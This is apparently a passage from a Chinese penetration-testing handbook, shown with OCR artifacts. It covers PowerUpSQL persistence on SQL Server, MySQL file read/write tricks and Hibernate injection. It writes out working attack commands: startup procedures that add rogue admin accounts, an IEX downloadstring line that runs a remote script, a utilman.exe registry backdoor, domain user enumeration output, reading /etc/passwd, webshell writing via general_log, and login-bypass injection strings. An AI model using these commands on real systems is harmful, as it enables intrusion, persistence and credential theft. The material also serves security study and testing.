Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSql
Pass Password123!

添加windows管理员

Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewosUser Evilosadmin1 -NewosPas
s Password123!

执行 powershell命令

Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -PsCommand "IEX(new-object net.we
bclient).downloadstring('https://raw.xxxxxxusercontent.com/nullbind/Powershellery/master/Brainstorming/helloworl
d.ps1')"
```

写注册表

```
Get-SQLPersistRegDebugger -Verbose -FileName utilman.exe -Command 'c:\windows\system32\cmd.exe' -Instance "MSSQL
" -Username "sa" -Password "_PL<0okm"

RDP后门，需要当前mssql用户有写注册表权限
```

作业



除了CMD，还支持VBScript、powershell、JScript

```
014 -Username sa -Password 'EvilLama!' -SubSystem CmdExec -Command "echo hello > c:\windows\temp\test1.txt"
014 -Username sa -Password 'EvilLama!' -SubSystem PowerShell -Command 'write-output "hello world" | out-file c:\windows\tem
014 -Username sa -Password 'EvilLama!' -SubSystem VBScript -Command 'c:\windows\system32\cmd.exe /c echo hello > c:\windows
014 -Username sa -Password 'EvilLama!' -SubSystem JScript   -Command 'c:\windows\system32\cmd.exe /c echo hello > c:\window
```

此外，工具还集成了一些通过mssql执行系统命令的方式

```
Invoke-SQLOSCmd

Invoke-SQLOSCmdCLR

Invoke-SQLOSCmdCOle

Invoke-SQLOSCmdPython

Invoke-SQLOSCmdR
```

触发器

```
工具支持创建DDL和DML两种触发器

Get-SQLTriggerDdl -Instance SQLServer1\STANDARDDEV2014 -username '' -password ''

Get-SQLTriggerDml -Instance SQLServer1\STANDARDDEV2014 -DatabaseName testdb -username '' -password ''

可根据实际情况定义触发条件
```

获取域信息

当前域用户信息

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainAccountPolicy
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named mHpOFtrC.
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Associating 'CATE4CAFE\mssql' with ADSI SQL Server link named mHpOFtrC.
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB started...
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Removing ADSI SQL Server link named mHpOFtrC
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB complete.
详细信息: MSSQL : 0 records were found.


pwdhistorylength         : 24
lockoutthreshold         : 0
lockoutduration          : 30
lockoutobservationwindow : 30
minpwdlength             : 7
minpwdage                : 1
pwdproperties            : 1
whenchanged              : 09/14/2019 05:16:56
gplink                   : [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=cate4cafe,DC=com;
                           0]
```


域用户

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainUser
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named adKZovwi.
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Associating 'CATE4CAFE\mssql' with ADSI SQL Server link named adKZovwi.
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB started...
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Removing ADSI SQL Server link named adKZovwi
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB complete.
详细信息: MSSQL : 6 records were found.


samaccountname : Administrator
name           : Administrator
admincount     : 1
whencreated    : 2019/9/6 5:10:58
```


```
whenchanged     : 2019/9/6 5:27:10
adspath         : LDAP://CATE4CAFE/CN=Administrator,CN=Users,DC=cate4cafe,DC=com

samaccountname : Guest
name           : Guest
admincount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:10:58
adspath        : LDAP://CATE4CAFE/CN=Guest,CN=Users,DC=cate4cafe,DC=com

samaccountname : cate4cafe
name           : cate4cafe
admincount     : 1
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:27:10
adspath        : LDAP://CATE4CAFE/CN=cate4cafe,CN=Users,DC=cate4cafe,DC=com

samaccountname : krbtgt
name           : krbtgt
admincount     : 1
whencreated    : 2019/9/6 5:12:01
whenchanged    : 2019/9/6 5:27:10
adspath        : LDAP://CATE4CAFE/CN=krbtgt,CN=Users,DC=cate4cafe,DC=com

samaccountname : mssql
name           : mssql
```


组

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainGroup
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named cDsnyClm.
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Associating 'CATE4CAFE\mssql' with ADSI SQL Server link named cDsnyClm.
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB started...
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Removing ADSI SQL Server link named cDsnyClm
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB complete.
详细信息: MSSQL : 47 records were found.


samaccountname : WinRMRemoteWMIUsers__
adminCount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:10:58
adspath        : LDAP://CATE4CAFE/CN=WinRMRemoteWMIUsers__,CN=Users,DC=cate4cafe,DC=com

samaccountname : Administrators
adminCount     : 1
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:27:10
adspath        : LDAP://CATE4CAFE/CN=Administrators,CN=Builtin,DC=cate4cafe,DC=com

samaccountname : Users
adminCount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:12:01
adspath        : LDAP://CATE4CAFE/CN=Users,CN=Builtin,DC=cate4cafe,DC=com

samaccountname : Guests
adminCount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:12:01
adspath        : LDAP://CATE4CAFE/CN=Guests,CN=Builtin,DC=cate4cafe,DC=com
```


域机器

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainComputer -Instance MSSQL -Verbose -LinkUsern
ame 'cate4cafe\mssql' -LinkPassword '_PL<Ookm'
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named kqPDpehL.
```



更多用法可自行查看命令参数，或者查看项目wiki

防御方案

```
增加账号的口令强度
用低权限账号连接数据库
修改默认实例的默认口令
```

2.2.10.3 如何利用Mysql安全特性发现漏洞

前言

在渗透测试时，面对Mysql环境，需要用到load_file与into outfile时，会发现无法使用load_file读取不到系统文件、同时into outfilet无法写入后门进行getshell，这时候就有必要了解下Mysql数据库特性secure_file_priv变量安全配置。此变量用于限制数据导入和导出操作，执行的效果 LOAD DATA和SELECT… NTO OUTFILE报表和LOAD_FILE()功能。仅允许具有此FILE权限的用户执行这些操作

**

Mysql权限

**

1、管理权限使用户能够管理MySQL服务器的操作。这些权限是全局的，因为它们不是特定于特定数据库的

2、数据库权限适用于数据库及其中的所有对象。可以为特定数据库或全局授予这些权限，以便它们适用于所有数据库

3、可以为数据库中的特定对象，数据库中给定类型的所有对象（例如，数据库中的所有表）或全局的所有对象授予数据库对象（如表，索引，视图和存储例程）的权限。所有数据库中给定类型的对象

**


load_file函数用法

本次提到的内容涉及的是GRANT和REVOKE的允许静态权限中的file在渗透测试过程中，碰到 load_file读取文件的前提条件：

MySQL LOAD_FILE（）读取文件并以字符串形式返回文件内容。

LOAD FILE（file name）

其中file_name是带路径的文件名。



实例：

```
SELECT * LOAD_FILE ('/home/username/myfile.txt')
```

要成功使用load_file读取文件有几个前提：

1）尝试加载的文件必须存在于运行MySQL服务器的同一主机中

2）加载文件必须指定文件的完整路径名

3）正在执行该命令的用户必须具有FILE权限

4）加载的文件不得超过 max_allowed packet变量指定的值

5）MySQL有一个secure_file_priv变量。如果该变量的值设置为非空目录名，则要加载的文件必须位于该目录中

Mysql版本差异

5.5.53之前版本，默认情况下此变量为空，允许使用mysql终端对secure_file_priv参数更新（不讨论windows环境安装情况）

5.5.53及之后版本修改secure_file_priv值只能修改my.cnf配置文件（不讨论windows环境安装）

成功利用实例

案例

环境：


```
MySQL5.5版本

RedHat6.2版本
```

仅能使用navicat连接数据库（非root权限用户）：

目标：

使用locd_file读取服务器文件、读取站点配置文件、站点源码，进一步getshell

```
show global variables like '%secure%';
```



secure_file_priv的值为null，那么secure_file_priv这里都有什么设置呢

secure_file_priv为null表示不允许导入导出

secure_file_priv指定文件夹时表示mysql的导入导出只能发生在指定的文件夹

secure_file_priv没有设置时则表示没有任何限制


想要成功利用load_file函数，必须设置secure_file_priv变量为空，这样读取文件也就没有限制

set global secure_file_priv='';

注意：修改secure_file_priv配置后，需要重启mysql才能生效。


进一步读取：etc/passwd文件

```
select load_file('/etc/passwd');
```



读取出来后（BLOB）1.26KB，发现为BLOB二进制数据，为方便获取文件信息,

使用 wireshark读取 MySQL协议中的第一 Request Query信息：



然后在wireshark中查看TCP流就能看到passwd信息…
这是一个思路！！

脑洞大开

关于 into outfilel函数，用于写入文件进行geshell，利用该函数同样前提

```
1、secure_file_ priv为空，能够写入文件

2、具备写入特定目录,如 /var/www/htm网站路径权限

3、写入的文件能够正常解析
```

另外一种思路（需要mysql roo权限）

```
1、修改 general_ log的值为on，同时general_log_file修改为网站绝对路径+文件

2、在网站查询sql语句（伪造sql语句的查询一句话后门，很多情况下仅能写入php），将会向网站路径下写入sql语句，访问写入的文件，可成功getshe‖
```

总结：
很多情况下碰到的实战环境特别苛刻、严格，不是像在靶机环境一样一帆风顺，往往需要灵活应对各种不同复杂环境，从中找出一条适合自己测试的方向

2.2.10.4 Hibernate基本注入

基本概念

JDBC：提供了一组 Java API来访问关系数据库的Java程序

ORM：对象关系映射

```
实体类与数据库表一一对应

不需要操作数据库，而是操作实体类对象
```

Hibernate ：

```
基于ORM的一种框架

对JDBC代码进行封装

开发者不需要写SQL语句就能实现对数据库进行增删改查

属于dao层

适用于MS SQLSERVER、ORACLE、SQL、H2、Access和Mysql等多种数据库
```

参考文章：

```
https://xuzhongcn.github.io/hibernate/01/Hibernate01.html  --详细介绍
https://www.cnblogs.com/-qing-/p/11650774.html    --注入攻击
https://cloud.tencent.com/developer/article/1035345    --注入攻击
```

这里对于Hibernate注入提几个思路点：

#添加操作代码

使用save，不太可能会出现拼接漏洞

因此在添加、创建操作下，Hibernate大概率不会出现注入漏洞

```
Usertestusertest=new Usertest();
usertest.setUsername(username);
usertest.setPassword(password);

session.save(usertest);
```

#查询操作代码

```
createQuery容易出现拼接漏洞

实际上，比较容易出现漏洞的是在 like '%xxx%'、 order by xxx这种语句中
修改操作和删除操作代码中如果存在**查询操作代码**，也有可能出现拼接漏洞
```

#Hibernate支持输入

```
and or

database() user() version() ascii()
```

假设开发者未进行过滤，则可存在万能密码

```
1' or '1'='1

1' or user() like '%root%
```

#Hibernate不支持输入 union/select

因此无法进行爆库


#暴露路径 com.springboottest.teston.security.module.Usertest

Usertest是定义用户的类，其与数据库中的用户数据表一一对应，因此很有可能就是数据表名

#猜解字段名

